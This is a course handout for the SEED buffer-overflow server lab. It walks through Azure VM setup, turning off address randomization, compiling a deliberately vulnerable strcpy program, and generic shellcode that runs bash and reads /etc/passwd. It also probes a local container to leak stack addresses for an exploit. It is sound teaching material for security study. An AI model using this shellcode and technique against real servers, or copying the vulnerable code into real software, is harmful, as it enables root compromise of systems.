


Buffer Overflow Attack Lab

(Server Version)

Azure Lab Virtual Machine Set up

1. Build in the cloud free with Azure for Students
Use your university or school email to sign up and renew each year you're a student

<https://azure.microsoft.com/en-us/free/students>



The screenshot shows the Azure for Students landing page. At the top is the Microsoft logo and navigation links for Azure, Explore, Products, Solutions, Pricing, Partners, and Resources. A search icon and links for Learn, Contact Sales, Support, and Sign in are also present. The main heading is "Build in the cloud free with Azure for Students", followed by the subtext "Use your university or school email to sign up and renew each year you're a student". Below this are two buttons: "Start free" (highlighted in green) and "Learn about eligibility". Further down, two boxes state "Start with \$100 Azure credit" and "No credit card required", separated by a plus sign. At the bottom, it says "Free services" and "Get popular services free while you have your credit."

Microsoft | Azure Explore Products Solutions Pricing Partners Resources

Learn Contact Sales Support Sign in

Build in the cloud free with Azure for Students

Use your university or school email to sign up and renew each year you're a student

[Start free](#) [Learn about eligibility](#)

Start with \$100 Azure credit

No credit card required

+

Free services

Get popular services free while you have your credit.

2. Set up a Virtual machine when you log in to the Azure platform, and search for 'Virtual machine'

The screenshot displays the Microsoft Azure portal interface. The left sidebar shows the navigation menu with 'Virtual machines' selected. The main content area shows the search results for 'Virtual machine'. The search bar at the top contains the text 'Virtual machine'. The search results are displayed in a list format, showing the search history and recent services. The search history includes 'Vir', 'billing', 'Azure Front Door Service', 'front', and 'database'. The recent services section shows icons for Virtual machines, Cost Management, Monitor, Front Doors, Azure Database for..., Subscriptions, Function App, and Resource groups. The recent resources section lists several items, including 'Junjie' (Virtual machine), 'Junjie_group_09171854' (Resource group), 'Junjie' (Virtual machine), 'Junjie_group' (Resource group), and 'Azure for Students' (Subscription). The bottom of the search results shows 'Searching 1 of 2 subscriptions. Change' and a 'Give feedback' link.

Microsoft Azure

Search resources, services, and docs (G+/)

Home > Compute infrastructure

Compute infrastructure

Search

Overview

All resources

Infrastructure

Virtual machines

Virtual Machine Scale Set (VMSS)

Compute Fleet

> Disks + images

> Capacity + placement

> Related services

> Help

Search history

Clear all

Vir

billing

Azure Front Door Service

front

database

Recent services

Virtual machines

Cost Management

Monitor

Front Doors

Azure Database for...

Subscriptions

Function App

Resource groups

Recent resources

See more

Junjie

Virtual machine

Junjie_group_09171854

Resource group

Junjie

Virtual machine

Junjie_group

Resource group

Azure for Students

Subscription

Searching 1 of 2 subscriptions. Change

Give feedback

View virtual machines with critical alerts +1

Refresh

Export to CSV

Group by none

Group	Location	Status	Operating syst...	Size
ip	West Europe	Stopped (deall...	Linux	Standard_D2s_v3
ip_0...	East US	Stopped (deall...	Linux	Standard_D2s_v3

Create a virtual machine



Help me create a VM optimized for high availability

Help me create a low cost VM



Help me create a low cost VM

Help me create a VM optimized for high availability

Help me choose the right VM size for my

Region * ⓘ

(Europe) Norway East

[Deploy to an Azure Extended Zone](#)

Availability options ⓘ

Availability zone

Zone options ⓘ



Self-selected zone

Choose up to 3 availability zones, one VM per zone



Azure-selected zone (Preview)

Let Azure assign the best zone for your needs

Availability zone * ⓘ

Zone 1



You can now select multiple zones. Selecting multiple zones will create one VM per zone. [Learn more](#)

Security type ⓘ

Standard

Image * ⓘ



This image is compatible with additional security features. [Click here to swap to the Trusted launch security type.](#)

VM architecture ⓘ



Arm64



x64

Run with Azure Spot discount ⓘ



Size * ⓘ

Standard_E2s_v3 - 2 vcpus, 16 GiB memory (US\$128.48/month)

[See all sizes](#)

3. Click the create button and choose to use Ubuntu 20.04, which is comparable to this experiment. Alternatively, you can use 22.04.

Choose “Region: NorwayEast.”

for Size, choose anyone available.

At “Image”, scroll down and click “see all images” to find other versions.

Compute infrastructure | Virtual machines > Create a virtual machine

Choose an image

Agents (18)

(16)

Things (13)

(1)

))

Ubuntu 22.04 GUI, Ubuntu Desktop 22.04 (DaaS) desktop as a service by Ntegral Inc

Starts at \$0.011/3 years

Select

Ubuntu Desktop GUI Linux 22.04 (Jammy Jellyfish) on TechLatest

Virtual Machine

Elevate your productivity with Ubuntu 22.04 LTS GUI Linux on Azure Cloud

Starts at \$0.09/hour

Select

Podman on Ubuntu 22.04

Ntegral Inc.

Virtual Machine

- Ubuntu Server 22.04 LTS - Arm64
- Ubuntu Server 22.04 LTS - x64 Gen 1
- Ubuntu Server 22.04 LTS - x64 Gen 2
- Ubuntu Pro 22.04 LTS - x64 Gen 2
- Ubuntu Pro 22.04 LTS - x64 Gen 1
- Ubuntu Pro 22.04 LTS - Arm64
- Ubuntu Pro Minimal 22.04 LTS - Arm64
- Ubuntu Pro Minimal 22.04 LTS - x64 Gen 2
- Ubuntu Pro Minimal 22.04 LTS - x64 Gen 1
- Ubuntu Minimal 22.04 LTS - x64 Gen 1
- Ubuntu Minimal 22.04 LTS - x64 Gen 2
- Ubuntu Pro 22.04 LTS (Confidential VM) - x64 Gen 2
- Ubuntu Server 22.04 LTS (Confidential VM) - x64 Gen 2
- Ubuntu Pro FIPS 22.04 LTS - x64 Gen 2
- Ubuntu Pro FIPS 22.04 LTS - Arm64
- Ubuntu Pro FIPS 22.04 LTS - x64 Gen 1
- Ubuntu Pro Minimal 22.04 LTS with CIS Hardening (Level 1) - x64 Gen 2
- Ubuntu Pro Minimal 22.04 LTS with CIS Hardening (Level 1) - x64 Gen 1
- Ubuntu Pro Minimal 22.04 LTS with CIS Hardening (Level 2) - x64 Gen 2
- Ubuntu Pro Minimal 22.04 LTS with CIS Hardening (Level 2) - x64 Gen 1

Ubuntu 22.04 LTS - all plans including Ubuntu Pro

Canonical



Ubuntu 22.04 LTS - all plans including Ubuntu Pro

Canonical | Virtual Machine

- Overview
- Plans
- Usage Information + Support
- Ratings + Reviews

Ubuntu, the leading Linux distribution extensively used across cloud platforms, is endorsed by Microsoft for Azure. These images are fine-tuned to enhance compatibility and performance on Azure, ensuring support for the latest cloud features as they are released. Known for its robust security and stability, Ubuntu powers more mission-critical workloads than any other operating system.

Key Features:

- Trusted source for open source:** Official Images created by Canonical, the company behind Ubuntu, in a trusted build pipeline.
- Optimized for Azure:** Ubuntu images are fine-tuned in collaboration with Microsoft to enhance performance on Azure, supporting the latest cloud features effectively.
- Integration with Azure Tools:** Integrates with tools like Azure Guest Patching and the Update Management Center, streamlining updates and management to ensure security while adhering to Safe Deployment Practices for improved stability.
- Security and stability:** Canonical tracks and delivers updates regularly, embedding security from the initial deployment to safeguard your operations.
- Developer-friendly:** Supports a wide array of libraries and tools, boosting productivity and enabling innovation.
- Seamless upgrade path:** Upgrading to Ubuntu Pro from other Ubuntu plans in this offer is straightforward and can be done at any time, ensuring you gain advanced security and compliance benefits without disrupting your operations. [Learn how to effortlessly upgrade to Ubuntu Pro.](#)

Features of Ubuntu Pro plans:

- Kernel Livepatch:** Enables run-time application of kernel patches without rebooting, minimizing downtime.
- Expanded Security Maintenance:** Provides up to 12 years of security updates, ensuring long-term support for enterprise applications.
- Enhanced package security:** Extends security maintenance to thousands of packages, including critical applications such as Apache Kafka, NGINX, MongoDB, Redis, and PostgreSQL, allowing teams to consume a vast collection of open source software while meeting their internal security, governance, and compliance requirements.

Reminder: Click the “start/stop” button again to stop the running of virtual machine; or you would exhaust all your quota easily.

4. After the VM is deployed, click "Connect via SSH". Note that you need to change the permissions of the PEM key.

The screenshot shows the Microsoft Azure portal interface. The top navigation bar includes the Microsoft Azure logo, a search bar, and the user profile 'junjiexiong@usf.edu'. The main content area displays the 'Junjie' virtual machine page. The left sidebar shows the 'Overview' tab selected, with a list of options including Activity log, Access control (IAM), Tags, Diagnose and solve problems, Resource visualizer, Connect, Networking, Settings, Availability + scale, Security, Backup + disaster recovery, Operations, Monitoring, Automation, and Help. The 'Connect' button is highlighted with a red box. A modal window titled 'Native SSH' is open, showing connection details for the VM. The modal includes sections for Source machine, Destination VM, Connection prerequisites, and SSH command. The 'SSH command' section shows the command 'ssh -i <private-key-file-path> azureuser@172.206.240.76' and a warning message 'Private key file path missing' with a link to 'Edit settings'.

Microsoft Azure

Search resources, services, and docs (G+/)

Copilot

junjiexiong@usf.edu
UNIVERSITY OF SOUTH FLORIDA...

Home >

Junjie
Virtual machine

Help me copy this VM in any region

Manage this VM with Azure CLI

Search

Overview

Activity log

Access control (IAM)

Tags

Diagnose and solve problems

Resource visualizer

Connect

Networking

Settings

Availability + scale

Security

Backup + disaster recovery

Operations

Monitoring

Automation

Help

Advisor (1 of 1): Management ports should be closed on your virtual machines →

Help me copy this VM in any region

Connect

Start

Restart

Stop

Hibernate

Capture

Delete

Refresh

Open in mobile

Feedback

Essentials

Native SSH

MOST POPULAR

LOCAL MACHINE

Source machine

Source machine OS

Windows

Source IP address

Local IP range | 174.30.0.0/16

Destination VM

VM IP address

Public IP | 172.206.240.76

VM port

22

Connection prerequisites

VM access

VM stopped

Validate

SSH command

Execute in your choice of local shell

ssh -i <private-key-file-path> azureuser@172.206.240.76

Private key file path missing

Edit settings

Edit settings

Lab Environment Setup

1. Create a new sub-folder (can be your name) in ~/Documents folder, and enter into this sub-folder.

```
$ mkdir your_name && cd your_name
```

2. Please download the **Labsetup.zip** file to your VM from the SEED lab's website (https://seedsecuritylabs.org/Labs_20.04/Files/Buffer_Overflow_Server/Labsetup.zip), unzip it, and you will get a folder called **Labsetup**. All the files needed for this lab are included in this folder.

```
azureuser@Junjie:~/Documents/JJ$ sudo wget -O Labsetup.zip "https://seedsecuritylabs.org/Labs_20.04/Files/Buffer_Overflow_Server/Labsetup.zip"
--2025-09-17 21:24:01-- https://seedsecuritylabs.org/Labs_20.04/Files/Buffer_Overflow_Server/Labsetup.zip
Resolving seedsecuritylabs.org (seedsecuritylabs.org)... 185.199.108.153, 185.199.109.153, 185.199.110.153, ...
Connecting to seedsecuritylabs.org (seedsecuritylabs.org)|185.199.108.153|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8534 (8.3K) [application/x-zip-compressed]
Saving to: 'Labsetup.zip'

Labsetup.zip                               100%[=====
```

3. **Turning off Countermeasures.** Before starting this lab, we need to make sure the address randomization countermeasure is turned off; otherwise, the attack will be difficult. You can do it using the following command:

```
$ sudo /sbin/sysctl -w
kernel.randomize_va_space=0
```

4. **The Vulnerable Program.** The vulnerable program used in this lab is called **stack.c**, which is **in the server-code folder**. This program has a buffer-overflow vulnerability, and your job is to exploit this vulnerability and gain root privilege. The code listed below has some non-essential information removed, so it is slightly different from what you get from the lab setup file.

Lab Environment Setup

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
#ifdef BUF_SIZE
#define BUF_SIZE 100
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);          ☆

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];

    int length = fread(str, sizeof(char), 517, stdin);
    bof(str);
    fprintf(stdout, "==== Returned Properly ====\\n");
    return 1;
}
```

The above program has a buffer overflow vulnerability. It reads data from the standard input, and then passes the data to another buffer in the function `bof()`. The original input can have a maximum length of 517 bytes, but the buffer in `bof()` is only `BUF SIZE` bytes long, which is less than 517. Because `strcpy()` does not check boundaries, buffer overflow will occur.

The program will **run on a server with the root privilege**, and its standard input will be redirected to a TCP connection between the server and a remote user. Therefore, **the program actually gets its data from a remote user**. If users can exploit this buffer overflow vulnerability, they can get a root shell on the server.

Lab Environment Setup

Compilation. To compile the above vulnerable program, we need to turn off the StackGuard and the non-executable stack protections using the `-fno-stack-protector` and `"-z execstack"` options. The following is an example of the compilation command (the `L1` environment variable sets the value for the `BUF_SIZE` constant inside `stack.c`).

```
$ gcc -DBUF_SIZE=$(L1) -o stack -z execstack -fno-stack-protector stack.c
```

We will compile the `stack` program into both 32-bit and 64-bit binaries. Our pre-built Ubuntu 20.04 VM is a 64-bit VM, but it still supports 32-bit binaries. All we need to do is to use the `-m32` option in the `gcc` command. For 32-bit compilation, we also use `-static` to generate a statically-linked binary, which is self-contained and not depending on any dynamic library, because the 32-bit dynamic libraries are not installed in our containers.

The compilation commands are already provided in `Makefile`. To compile the code, you need to type `make` to execute those commands. The variables `L1`, `L2`, `L3`, and `L4` are set in `Makefile`; they will be used during the compilation. After the compilation, we need to copy the binary into the `bof-containers` folder, so they can be used by the containers. The following commands conduct compilation and installation.

```
$ sudo make
```

```
$ sudo make install
```

Lab Environment Setup

For instructors (customization). To make the lab slightly different from the one offered in the past, instructors can change the value for `BUF_SIZE` by requiring students to compile the server code using different `BUF_SIZE` values. In `Makefile`, the `BUF_SIZE` value is set by four variables `L1`, ..., `L4`. Instructors should pick the values for these variables based on the following suggestions:

- `L1`: pick a number between 100 and 400
- `L2`: pick a number between 100 and 200
- `L3`: pick a number between 100 and 400
- `L4`: pick a number between 20 and 80; we need to keep this number smaller, to make this level more challenging than the previous level.

The Server Program. In the `server-code` folder, you can find a program called `server.c`. This is the main entry point of the server. It listens to port 9090. When it receives a TCP connection, it invokes the `stack` program, and sets the TCP connection as the standard input of the `stack` program. This way, when `stack` reads data from `stdin`, it actually reads from the TCP connection, i.e. the data are provided by the user on the TCP client side. It is not necessary for students to read the source code of `server.c`.

Lab Environment Setup

Container Setup and Commands

1. Enter the **Labsetup folder**, and use the **docker-compose.yml** file to set up the lab environment.

```
seed@ML-RefVm-25961: /home/azurelab-ubuntu/Documents/changjia/Labsetup$ ll
total 20
drwxrwxr-x 2 azurelab-ubuntu azurelab-ubuntu 4096 Sep 23 03:27 attack-code
drwxrwxr-x 2 azurelab-ubuntu azurelab-ubuntu 4096 Sep 23 03:13 bof-containers
-rw-rw-r-- 1 azurelab-ubuntu azurelab-ubuntu 1355 Dec 23 2020 docker-compose.yml
drwxrwxr-x 2 azurelab-ubuntu azurelab-ubuntu 4096 Sep 23 03:13 server-code
drwxrwxr-x 2 azurelab-ubuntu azurelab-ubuntu 4096 Dec 25 2020 shellcode
```

2. To run the following commands to setup the docker server (For the explanation of the commands, please refer **the Appendix A**):

```
$ dcbuild
$ dcup
```

After you run **dcup** command, **open a new terminal** (also need login by ssh command and switch user to seed) and let all the containers **run in the background**.

Get Familiar with the Shellcode

The ultimate goal of **buffer-overflow attacks** is to **inject malicious code into the target program**, so the code can be executed using the target program's privilege. Shellcode is widely used in most **code-injection attacks**. Let us get familiar with it in this task.

Shellcode is typically used in **code injection attacks**. It is basically a piece of code that **launches a shell, and is usually written in assembly languages**. In this lab, we only provide the binary version of a generic shellcode, without explaining how it works, because it is non-trivial. Our generic shellcode is listed in the following (we only list the 32-bit version. **To generate 32-bit/64-bit shellcode from C code, please refer to Appendix B for detailed instructions.**):

```
shellcode = (  
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"  
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"  
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"  
    "/bin/bash*" ❶  
    "-c*" ❷  
    "/bin/ls -l; echo Hello; /bin/tail -n 2 /etc/passwd" ❸  
    # The * in this line serves as the position marker *  
    "AAAA" # Placeholder for argv[0] --> "/bin/bash"  
    "BBBB" # Placeholder for argv[1] --> "-c"  
    "CCCC" # Placeholder for argv[2] --> the command string  
    "DDDD" # Placeholder for argv[3] --> NULL  
) .encode('latin-1')
```

Get Familiar with the Shellcode

The shellcode runs the `"/bin/bash"` shell program (Line ❶), but it is given two arguments, `"-c"` (Line ❷) and a command string (Line ❸). This indicates that the shell program will run the commands in the second argument. The `*` at the end of these strings is only a placeholder, and it will be replaced by one byte of `0x00` during the execution of the shellcode. Each string needs to have a zero at the end, but we cannot put zeros in the shellcode. Instead, we put a placeholder at the end of each string, and then dynamically put a zero in the placeholder during the execution.

If we want the shellcode to run some other commands, we just need to modify the command string in Line ❸. However, when making changes, we need to make sure not to change the length of this string, because the starting position of the placeholder for the `argv[]` array, which is right after the command string, is hardcoded in the binary portion of the shellcode. If we change the length, we need to modify the binary part. To keep the star at the end of this string at the same position, you can add or delete spaces.

You can find the generic shellcode in the `shellcode` folder. Inside, you will see two Python programs, `shellcode_32.py` and `shellcode_64.py`. They are for 32-bit and 64-bit shellcode, respectively. These two Python programs will write the binary shellcode to `codefile_32` and `codefile_64`, respectively. You can then use `call_shellcode` to execute the shellcode in them.

Get Familiar with the Shellcode

Enter the **shellcode folder** and execute the following commands:

```
// Generate the shellcode binary
$ sudo ./shellcode_32.py —→ generate codefile_32
$ sudo ./shellcode_64.py —→ generate codefile_64

// Compile call_shellcode.c
$ sudo make —→ generate a32.out and a64.out

// Test the shellcode
$ ./a32.out —→ execute the shellcode in codefile_32
$ ./a64.out —→ execute the shellcode in codefile_64
```

Buffer Overflow Attack (32-Bit)

Step 1: Enter **the server-code folder** and execute the following commands:

```
$ sudo make
```

```
$ sudo make install
```

```
seed@ML-RefVm-25961:/home/azurelab-ubuntu/Documents/changjia/Labsetup$ cd server-code/
seed@ML-RefVm-25961:/home/azurelab-ubuntu/Documents/changjia/Labsetup/server-code$ ls
Makefile  server.c  stack.c
seed@ML-RefVm-25961:/home/azurelab-ubuntu/Documents/changjia/Labsetup/server-code$ sudo make
gcc -o server server.c
gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -fno-stack-protector -static -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -static -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=200 -DSHOW_FP -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=80 -DSHOW_FP -z execstack -fno-stack-protector -o stack-L4 stack.c
seed@ML-RefVm-25961:/home/azurelab-ubuntu/Documents/changjia/Labsetup/server-code$ sudo make install
cp server ../bof-containers
cp stack-* ../bof-containers
seed@ML-RefVm-25961:/home/azurelab-ubuntu/Documents/changjia/Labsetup/server-code$ ls
Makefile  server  server.c  stack-L1  stack-L2  stack-L3  stack-L4  stack.c
seed@ML-RefVm-25961:/home/azurelab-ubuntu/Documents/changjia/Labsetup/server-code$
```

Add-on: (for Ubuntu 22.04)

You may see bug about **Glibc Version Mismatch**: The host machine (Ubuntu 22.04) uses Glibc 2.35, while the SEED Lab container (Ubuntu 20.04) supports only up to Glibc 2.31. Binaries compiled directly on the host are linked against the newer library version, causing the container to fail with the error: `./server: /lib/i386-linux-gnu/libc.so.6: version 'GLIBC_2.34' not found`.

To ensure compatibility, you must compile the server program inside a temporary Ubuntu 20.04 container. This ensures the binary is linked against Glibc 2.31, matching the lab environment's requirements.

Example code to repair:

Stop containers and clean up incompatible binaries

```
sudo docker-compose down
```

```
rm -f bof-containers/server bof-containers/stack-*
```

Compile using a 20.04 container to match the target environment

```
sudo docker run --rm -v "$PWD":/Labsetup -w /Labsetup/server-code ubuntu:20.04 \
```

```
bash -c "apt update && apt install -y build-essential gcc-multilib && make && make install"
```

Rebuild and launch the lab environment

```
sudo docker-compose build --no-cache
```

```
sudo docker-compose up
```

Buffer Overflow Attack (32-Bit)

Step 2: Enter **the attack-code folder** and execute the following commands:


```
$ echo hello | nc 10.9.0.5 9090
$ ^C          # Ctrl + C
```

Then, check **the terminal where you run the docker**:

```
[seed@ML-RefVm-25961: /home/azurelab-ubuntu/Documents/changjia/Labsetup$ dcup
WARNING: Found orphan containers (www-10.9.0.5) for this project. If you removed or renamed this service
compose file, you can run this command with the --remove-orphans flag to clean it up.
Starting server-1-10.9.0.5 ... done
Starting server-3-10.9.0.7 ... done
Starting server-4-10.9.0.8 ... done
Starting server-2-10.9.0.6 ... done
Attaching to server-3-10.9.0.7, server-2-10.9.0.6, server-4-10.9.0.8, server-1-10.9.0.5
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd338
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd2c8
server-1-10.9.0.5 | ==== Returned Properly ====
```

We will use these two
addresses in our
exploit.py file.

Stack Mapping



